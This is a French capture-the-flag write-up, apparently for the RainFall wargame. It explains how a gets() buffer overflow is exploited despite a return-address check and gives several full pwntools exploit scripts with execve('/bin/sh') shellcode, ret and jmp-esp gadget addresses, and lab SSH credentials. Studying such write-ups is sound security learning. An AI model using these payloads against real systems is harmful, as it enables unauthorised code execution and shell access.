2. *Level 2*

Mêmes protections que level1, on a pas de **NX**, on peut donc exécuter du code sur la stack. Comme d'habitude, on liste les fonctions ; il n'y en a que 2 d'intéressantes, **p** et **main**.

La fonction **main** se contente d'appeler la fonction **p**, sans aucun argument. On reconstruit le code source, qui ressemble à ça :


```c
#include <stdio.h>
#include <stdint.h>
#include <string.h>

void    p(void)
{
    fflush(stdout);
    char s[80];         // [ebp - 0x4c]
    gets(s);

    if ((int)__builtin_return_address(0) & 0xb0000000 != 0xb0000000)
    {
        printf("(%p)\n", (void *)__builtin_return_address(0));
        exit(1);
    }
    else
    {
        puts(s);
        strdup(s);
    }
    return ;
}

int    main(void)
{
        p();
        return (0);
}
```

La partie un peu tricky était l'appel à __builtin_return_address(0), qui correspondait à cette partie du code assembleur :



En effet, [ebp + 0x4] sera toujours l'adresse de retour de la fonction actuelle, or dans ces instructions assembleur on place cette valeur dans [ebp – 0xc] avant d'effectuer les opérations AND et CMP dessus. La seule fonction qui permet d'obtenir les adresses de retour dans ce style est justement __builtin_return_address(0) (voir doc).

Le reste du désassemblage de la fonction est plutôt clair. La taille du buffer est encore une fois une taille maximale, il s'agit de la distance entre l'adresse de la variable correspondant à la chaîne de caractère, et la return address (voir stratégie level 1).

Quoi qu'il en soit, on confirme bien qu'on overwrite l'adresse de retour à partir du caractère 80 :

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 250
```

```
(gdb) continue
Continuing.
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A6Ac72Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A

Program received signal SIGSEGV, Segmentation fault.
0x37634136 in ?? ()
```

On cherche le pattern pour confirmer l'offset :

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x37634136
```

L'offset est bien de 80, on contrôle l'adresse de retour. Notre premier instinct à partir de là, puisqu'on sait que la pile est exécutable et que l'ASLR est désactivé, était de procéder ainsi :

- Créer un buffer avec la structure suivante : SHELLCODE – PADDING – RETURN ADDR
- Faire tourner le programme normalement une première fois, et repérer l'adresse à laquelle, sur la stack, notre buffer est stocké.
- Dans le payload, remplacer RETURN ADDR par l'adresse à laquelle débute notre buffer.

Ce qu'il se passera alors simplement est que la fonction **p** essaiera de **return** sur notre buffer ; ce dernier contient notre shellcode qui lance `execve("/bin/sh")` (on utilise celui-ci). Et de cette façon, on aurait bien récupéré notre shell. L'exploit aurait été le suivant :

```python
from pwn import *

s = ssh(host='192.168.1.45', port=4242, user="level2",
password="53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77")
p = s.process("/home/user/level2/./level2")

shellcode   =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\x
b0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
buff_addr   = int("0xbffff6dc", 16)


payload = b''
payload += shellcode
payload += b'A' * (80 - len(payload))
payload += p32(buff_addr, endianness="little")

p.sendline(payload)
p.interactive()
```

Cependant, on obtient cet output lorsqu'on lance l'exploit :

```
→ level2 python3 exploit.py
[+] Connecting to 192.168.1.45 on port 4242: Done
[*] level1@192.168.1.45:
    Distro    Ubuntu 12.04
    OS:       linux
    Arch:     i386
    Version:  3.2.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[+] Starting remote process bytearray(b'/home/user/level2/./level2') on 192.168.1.45: pid 11969
[*] Switching to interactive mode
(0xbffff6dc)
[*] Got EOF while reading in interactive
```

Le programme distant ne fait qu'afficher l'adresse de retour qu'on a écrasé ; cela fait sens au vu du code source, puisque ce dernier :
> Récupère l'adresse de retour de la fonction **p**.
> Si cette dernière commence par 0xb-------, le programme **ne return pas**, il ne fait qu'afficher l'adresse et **exit** ! Or la stack se situe sur des adresses 0xb-------.

On a réussi à vérifier que cet exploit tournait bien par les étapes suivantes :
> Inscrire le payload dans un fichier `/tmp/payload` qu'on transfert sur la machine cible.
> Lancer `gdb level2` sur la machine cible.
> Mettre un breakpoint juste avant le `cmp eax,0xb0000000`
> Exécuter `(gdb) run < /tmp/payload`
> Modifier le registre eax pour lui faire passer la comparaison.
> Exécuter `(gdb) continue`

```
(gdb) continue
Continuing.
process 11090 is executing new program: /bin/dash
[Inferior 1 (process 11090) exited normally]
```

On voit que notre shell a bien été lancée par le programme, mais qu'elle **quitte** instantanément. C'est à cause de la façon dont on a passé le payload au programme, avec l'indirection < qui ferme le pipe d'entrée standard, dont la shell a besoin. Pour plus d'explications et des manières de contourner ce problème, voir ici ou ici.

Les fix sont difficiles à appliquer par le biais de GDB dont on a besoin pour modifier EAX au runtime. On aimerait bien éventuellement avoir un exploit un peu plus clean.

Une solution plutôt simple consiste à avoir un payload avec la structure suivante :

`SHELLCODE - PADDING - [RET GADGET] - [SHELLCODE ADDR]`

Il se passera alors la chose suivante :

- Lorsque la fonction **p** tentera de return, elle désempilera RET GADGET et redirigera le flux d'exécution sur une instruction **ret**.
- L'exécution **ret** sera exécutée : `SHELLCODE ADDR` se situant en haut de la pile, le flux d'exécution sera cette fois redirigé vers notre buffer sur la stack.

Ce qui est intéressant bien sûr avec cette méthode est que l'adresse de retour de **p** calculée par `__builtin_return_address(0)` sera celle du gadget **ret** qui se situera dans la section .text du binaire, dans les `0x0804----`, esquivant la protection des adresses de retour qui ne doivent pas

commencer par `0xb-------`.

Bref, on désassemble le binaire et on cherche l'adresse d'une instruction **ret**. C'est plutôt simple puisque presque toutes les fonctions en ont, on prend celle de la fonction **p**, qui se trouve à l'adresse `0x0804853e`. Notre exploit est désormais le suivant :

```
from pwn import *

s = ssh(host='192.168.1.45', port=4242, user="level2",
password="53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77")
p = s.process("/home/user/level2/./level2")

shellcode   =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\x
b0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
buff_addr   = int("0xbffff6dc", 16)
ret_addr    = int("0x0804853e", 16)


payload = b''
payload += shellcode
payload += b'A' * (80 - len(payload))
payload += p32(ret_addr, endianness="little")
payload += p32(buff_addr, endianness="little")

p.sendline(payload)
p.interactive()
```

Cependant, cet exploit ne fonctionnait pas, le binaire crashait sur la machine cible. On essaie donc d'écrire le payload dans un fichier, de le transférer sur la machine cible, puis d'exécuter **gdb** comme on l'a fait précédemment. Tout fonctionnait avec **gdb**, on avait le message `process X is executing new program : /bin/dash` (en exitant directement cependant à cause de l'indirection).

La chose assez étrange était qu'en dehors du debugger, en dehors de **gdb** donc, on avait des erreurs (Segmentation fault, Floating point exception...). Ce qui m'a laissé un peu perplexe, mais il s'agit d'un problème expliqué ici : "*Exploit development can lead to serious headaches if you don't adequately account for factors that introduce non-determinism into the debugging process. In particular, the stack addresses in the debugger may not match the addresses during normal execution. This artifact occurs because the operating system loader places both environment variables and program arguments before the beginning of the stack*".

En d'autres termes, **même lorsque ASLR est désactivé**, il s'agit généralement d'une mauvaise idée que de développer un exploit en hardcodant l'adresse d'un buffer sur la stack, trop de facteurs peuvent influer sur cette adresse.

De là, on a plusieurs solutions. La première est de procéder à un return to libc sur ce modèle : https://thinkloveshare.com/hacking/pwn_2of4_ret2libc/

Le second est d'utiliser la méthode qu'on a déjà employé dans `HackingStuff/dostackbufferoveflow`, et c'est ce qu'on va faire ici. La première chose dont on a besoin est d'un gadget **jmp esp**. On en trouve aucun dans le binaire **level2** lui-même, mais celui-ci est dynamiquement lié à la **libc**. On peut

voir quelle **libc** est utilisée par le binaire par la commande **ldd**, ou dans **gdb** (une fois que le binaire a été lancé pour que le lien avec les librairies ait été effectué) :

```
(gdb) info sharedlibrary
From        To          Syms Read   Shared Object Library
0xb7fde820  0xb7ff6baf  Yes (*)     /lib/ld-linux.so.2
0xb7e42f10  0xb7f7736c  Yes (*)     /lib/i386-linux-gnu/libc.so.6
(*): Shared library is missing debugging information.
```

On transfert le fichier `/lib/i386-linux-gnu/libc.so.6` (qui est en fait un lien symbolique vers `libc-2.15.so`) sur notre ordinateur. De là on utilise ROPgadget afin de trouver l'offset du gadget qui nous intéresse :

```
ROPgadget -binary libc.so.6 | grep "jmp esp"
```

On en trouve pas mal, on choisit celui à l'offset `0x00002a55`. Afin de déduire de cet offset l'adresse effective de notre instruction **jmp esp**, il nous faut l'adresse de base à laquelle est chargée la librairie partagée par le programme.

On a d'abord utilisé pour cela `ldd level2`, qui nous indique bien une adresse de base pour la librairie partagée :

```
level2@RainFall:~$ ldd level2
        linux-gate.so.1 =>  (0xb7fff000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e4e000)
        /lib/ld-linux.so.2 (0x80000000)
level2@RainFall:~$
```

Cependant lorsqu'on lance le programme avec gdb et qu'on examine le mapping de la mémoire, on s'aperçoit que la librairie semble chargée à une adresse légèrement différente :

```
(gdb) info proc mapping
process 2637
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/user/level2/level2
         0x8049000  0x804a000     0x1000        0x0 /home/user/level2/level2
        0xb7e2b000 0xb7e2c000     0x1000        0x0
        0xb7e2c000 0xb7fcf000   0x1a3000        0x0 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fcf000 0xb7fd1000     0x2000   0x1a3000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fd1000 0xb7fd2000     0x1000   0x1a5000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fd2000 0xb7fd5000     0x3000        0x0
        0xb7fdb000 0xb7fdd000     0x2000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
```

Cette différence entre **ldd** et **gdb** (et **info sharedlibrary**, mais c'est plus normal car cette commande réfère au .text de la librairie) a déjà été notée :
https://reverseengineering.stackexchange.com/questions/6657/why-does-ldd-and-gdb-info-

sharedlibrary-show-a-different-library-base-addr

Dans tous les cas, on a vérifié manuellement où se trouvait notre gadget **jmp esp** en additionnant ces différentes *base address* avec notre offset dont on est certain, `0x00002a55`. Il se trouve que l'adresse de base montrée par info proc mapping était la bonne :

```
0xb7e2c000 + 0x00002a55 = 0xb7e2ea55
```

```
(gdb) x/i 0xb7e2ea55
   0xb7e2ea55:  jmp    esp
```

On a notre gadget **jmp esp**, et on dispose de tous les outils dont nous avons besoin pour construire l'exploit.

>> Exploitation manuelle

```
$ python -c "print('A' * 80 + '\x3e\x85\x04\x08' + '\x55\xea\xe2\xb7' +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')" > /tmp/payload

$ cat /tmp/payload - | ./level2
```

>> Exploit automatique

```
from pwn import *

s = ssh(host='192.168.1.45', port=4242, user="level2",
password="53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77")
p = s.process("/home/user/level2/./level2")

shellcode   =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\x
b0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
jmp_esp     = int("0xb7e2ea55", 16)
ret_op      = int("0x0804853e", 16)

payload = b''
payload += b'A' * (80 - len(payload))
payload += p32(ret_op, endianness="little")
payload += p32(jmp_esp, endianness="little")
payload += shellcode

p.sendline(payload)
p.interactive()
```

> Lorsque la fonction **p** cherche à **ret**, on la redirige vers notre premier gadget qui est une instruction **ret**. Ret_op est désempilé.
> Cette instruction **ret** place dans EIP l'adresse d'une instruction **jmp esp** et désempile jmp_esp.
> ESP pointe désormais sur notre shellcode, et l'instruction **jmp esp** nous y amène directement.

On récupère une shell en tant que **level3**. **Got flag**.